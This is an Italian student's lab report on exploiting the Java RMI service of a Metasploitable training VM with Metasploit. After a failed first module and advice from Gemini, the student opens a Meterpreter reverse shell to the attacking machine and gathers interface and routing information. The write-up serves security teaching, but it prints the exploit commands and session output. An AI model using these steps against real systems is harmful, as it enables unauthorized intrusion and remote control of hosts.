PROGETTO S7L5

STUDENTE: CAPPELLOZZA DANIELE


ANNO: 2025-2026

CORSO: SICUREZZA INFORMATICA

Nell'esercizio di oggi dobbiamo compiere un attacco alla metasploitable sul servizio java RMI il quale permette a diversi processi java di comunicare su una rete alla porta TCP 1099.

Per il mio PT utilizzo il tool metasploit. Sulla mia kali digito il comando MSFconsole per avviarlo.


Una volta avviato il programma uso il comando ***"search java rmi"*** per vedere quali exploit sono a mia disposizione e prendo la mia scelta ***" 5 exploit/multi/misc/java_jmx_server "*** che è un code execution.



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	_ target: Java	.	.	.	.
3	_ target: Linux Dropper	.	.	.	.
4	_ target: Windows Dropper	.	.	.	.
5	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
8	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
9	_ target: Generic (Java Payload)	.	.	.	.
10	_ target: Windows x86 (Native Payload)	.	.	.	.
11	_ target: Linux x86 (Native Payload)	.	.	.	.
12	_ target: Mac OS X PPC (Native Payload)	.	.	.	.
13	_ target: Mac OS X x86 (Native Payload)	.	.	.	.
14	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
16	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
17	_ target: Generic (Java Payload)	.	.	.	.
18	_ target: Windows x86 (Native Payload)	.	.	.	.
19	_ target: Linux x86 (Native Payload)	.	.	.	.
20	_ target: Mac OS X PPC (Native Payload)	.	.	.	.
21	_ target: Mac OS X x86 (Native Payload)	.	.	.	.
22	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	_ target: Unix In-Memory	.	.	.	.
24	_ target: Java Dropper	.	.	.	.
25	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
26	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE
27	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28	_ target: Universal (Javascript XPCOM Shell)	.	.	.	.
29	_ target: Native Payload	.	.	.	.
30	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
31	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
32	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
33	_ target: Total.js CMS on Linux	.	.	.	.
34	_ target: Total.js CMS on Mac	.	.	.	.
35	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vScalation Priv Esc
36	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode ipynb Remote Development RCE
37	_ target: Windows	.	.	.	.
38	_ target: Linux File-Dropper	.	.	.	.

Digito il comando ***"use exploit/multi/misc/java_jmx_server "*** per settare il mio payload da utilizzare. Successivamente digito "show options" per vedere quali configurazioni devo settare per colpire la macchina target e noto che devo inserire RHOSTS e RPORT che sono dati della metaspoitable. Una volta settati digito ***"run"*** per far avviare l'exploit.

All avvio ricevo un errore



```
[*] 192.168.20.10:1099 - Discovering the JMXRMI endpoint ...
[-] 192.168.20.10:1099 - Exploit failed: Rex::Proto::Rmi::Exception java.rmi.NotBoundException
[*] 192.168.20.10:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_jmx_server) >
```

Chiedo a Gemini per capire bene il problema.

Il problema è che ho usato un modulo non adatto al servizio presente sulla metasploitable, Gemini mi consiglia questo ***"use exploit/multi/misc/java_rmi_server".***

Setto l'RHOSTS e lancio il programma.

L'exploit ha funzionato, ho creato una sessione meterpeter

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.20.10
rhosts ⇒ 192.168.20.10
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.20.11:4444
[*] 192.168.20.10:1099 - Using URL: http://192.168.20.11:8080/ZIeaRMDDA5gdspK
[*] 192.168.20.10:1099 - Server started.
[*] 192.168.20.10:1099 - Sending RMI Header ...
[*] 192.168.20.10:1099 - Sending RMI Call ...
[*] 192.168.20.10:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.11:4444 → 192.168.20.10:38028) at 2026-01-23 05:05:39 -0500

meterpreter > 
```

L'obiettivo di questa sessione è ottenere informazioni sulla rete quindi digito ***"ip a"***

Ma non funziona, quindi uso ***"ipconfig"*** e ottengo questo

```
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.20.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe81:571d
IPv6 Netmask : ::
```

E anche ottenere informazioni sulla tabella di routing quindi digito ***"route"***

```
IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.20.10   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe81:571d  ::       ::
meterpreter > 
```

FINE